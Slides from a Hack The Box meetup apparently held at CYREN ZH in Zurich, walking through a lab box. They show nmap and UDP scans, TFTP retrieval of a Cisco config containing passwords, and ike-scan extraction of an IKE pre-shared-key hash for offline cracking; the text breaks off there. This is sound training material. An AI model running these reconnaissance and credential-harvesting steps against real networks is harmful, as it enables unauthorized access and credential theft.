Universität Zürich[UZH]

cyren[zh]

HACKTHEBOX

Hack The Box Meetup Onsite @ CYREN ZH

Hack The Box Meetup Onsite @ CYREN ZH

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break / Pizza 🍕
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi: **uzh-guest**
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides:

https://htbzh.ch/schedule


Hosts

Melanie Knieps
Researcher, Project Lead CYREN ZH

Leyla Ciragan
Project Coordinator CYREN ZH

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

cyren zh
Project
News
Events
About Us
Deutsch
Cyber Resilience Network for the Canton of Zurich



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions

Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)


HACKTHEBOX

> 400 virtual machines (boxes)


HTB Labs
https://app.hackthebox.com


HTB Enterprise Platform
https://enterprise.hackthebox.com

Hacking Setup



Connect to the Lab via HTB PwnBox





https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a

Expressway

- Linux machine
- VPN: IPsec and IKE
- Pre-Shared Key (PSK) cracking
- CVE-2025-32462 sudo exploit


/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution


```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX expressway.htb
```



Initial Access



Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Letter content, e.g. Invoice, postcard


Ensures **reliable data transfer** between devices

TCP Port 1337

Appartment number

Routing of data packets within and between networks

IPv4 Address 203.0.113.45




Postal address

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address 48:2C:6A:1E:59:3F



Road + post truck

nmap the network mapper

Basic usage
Target = hostname or IP address

```
$ nmap <target>
```

Port specification
Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

Timing options
Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

Version Scanning
Determining service/version information

```
$ nmap -sV <target>
```

Script Scanning
Run nmap default scripts

```
$ nmap -sC <target>
```

TCP Ports

```
$ nmap -T5 expressway.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-12 13:54 CDT
Nmap scan report for expressway.htb (10.129.238.52)
Host is up (0.0081s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

→ Bruteforce attack not promising :-/

UDP Ports


UDP scan

Scan N most common ports

```
$ nmap -sU --top-ports 20 expressway.htb
...
PORT       STATE          SERVICE
53/udp     closed         domain
68/udp     open|filtered  dhcpc
69/udp     open|filtered  tftp
...
500/udp    open           isakmp
...
4500/udp   open|filtered  nat-t-ike
```

Trivial File Transfer Protocol (TFTP)

- Lightweight, simplified version of FTP
- Used for transferring files on LANs
  - booting devices from network images (e.g. PXE)
  - transferring firmware upgrades
  - saving configuration files on networking hardware
- No authentication ☺, no directory browsing ☹
- Operates over UDP port 69
- TFTP is primarily used



TFTP Enumeration

```
$ ls /usr/share/nmap/scripts | grep tftp
tftp-enum.nse
tftp-version.nse
```

```
$ nmap -sU -p 69 --script tftp-enum expressway.htb
...
PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_ ciscortr.cfg
```

nselib/data/tftplist.txt

```
$ cat /usr/share/nmap/scripts/tftp-enum.nse

...

local status, default_filenames = datafiles.parse_file(customlist or
"nselib/data/tftplist.txt" , {})

...
```

```
$ grep cisco /usr/share/nmap/nselib/data/tftplist.txt

...

cisconet.bin

cisconet.cfg

ciscortr.bin

ciscortr.cfg
```

Get `ciscortr.cfg`

```
$ curl -O tftp://expressway.htb/ciscortr.cfg
$ cat ciscortr.cfg
```


Configuration file used by Cisco routers or Cisco simulation tools


- Contains settings that define how a Cisco router behaves
- Possibly originates from an exported config from a device
- Contains:
  - Interface configurations (IP addresses, subnet masks)
  - Routing protocols (e.g. OSPF, EIGRP, RIP)
  - Access control lists (ACLs)
  - Hostnames, passwords, and security settings
  - Static routes and default gateways

What's in `ciscortr.cfg`?


```
$ grep password ciscortr.cfg
no service password-encryption
enable password *****
username ike password *****
    key secret-password
    group 2 key secret-password
    password *****
    password *****
```

IPsec / ISAKMP / IKE





Cleartext Packet




Authentication Header

Encrypted Payload

Cryptographic Primitives in IPsec/IKE

Purpose	Protects Against	Primitive	Examples
Identity Verification	Impersonation	Certificates, Keys	RSA/ECDSA, Pre-Shared Keys (PSK)
Secure Key Derivation	Man-in-the-Middle (MiTM)	Key Exchange	Diffie Hellman (DH)
Confidentiality	Eavesdropping	(Symmetric) Encryption	AES, 3DES
Data Integrity	Tampering	Message Authentication Code (MAC)	HMAC-SHA1, HMAC-SHA256

Security Association (SA)



IKE Phases and Modes

Phase 1

Purpose: establish a secure, authenticated channel for Phase 2

Provides two modes of operation:

- **Main Mode**
  - 6 messages exchanged
  - Identity is encrypted
- **Aggressive Mode**
  - Only 3 messages exchanged
  - Identity and PSK hash are sent in clear

Phase 2

Purpose: Negotiate security parameters for actual data transfer (tunnel)

Key Exchange derives session keys for encryption and authentication

ike-scan discover and fingerprint IKE hosts

ike-scan can perform the following functions:

- **Discovery** Determine which hosts in a given IP range are running IKE
- **Fingerprinting** Determine which IKE implementation the hosts are using, and in some cases determine the version of software that they are running.
- **User Enumeration** For some VPN systems, discover valid VPN usernames
- **Pre-Shared Key Cracking** Perform offline dictionary or brute-force password cracking for IKE Aggressive Mode with Pre-Shared Key authentication

https://github.com/royhills/ike-scan

https://hacktricks.wiki/en/network-services-pentesting/ipsec-ike-vpn-pentesting.html

Compiling ike-scan from sources

Obtain project source code

```
$ git clone https://github.com/royhills/ike-scan.git
```

Enter source code directory and generate the compile settings

```
$ cd ike-scan
$ autoreconf --install
$ ./configure
```

Compile the project and install

```
$ make
$ sudo make install
```

Discovering security parameters

Multiline output

```
$ sudo ike-scan -M expressway.htb
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.238.52  Main Mode Handshake returned
    HDR=(CKY-R=40772bf2ba1bd228)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
    VID=09002689dfd6b712 (XAUTH)
    VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)


Ending ike-scan 1.9.6: 1 hosts scanned in 0.017 seconds (58.72 hosts/sec).  1 returned
handshake; 0 returned notify
```

Extracting the PSK hash

Aggressive mode

Save PSK hash in file psk.hash

```
$ sudo ike-scan -M -A --pskcrack=psk.hash expressway.htb
```

Unzip the wordlist

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Identify the hash algorithm

```
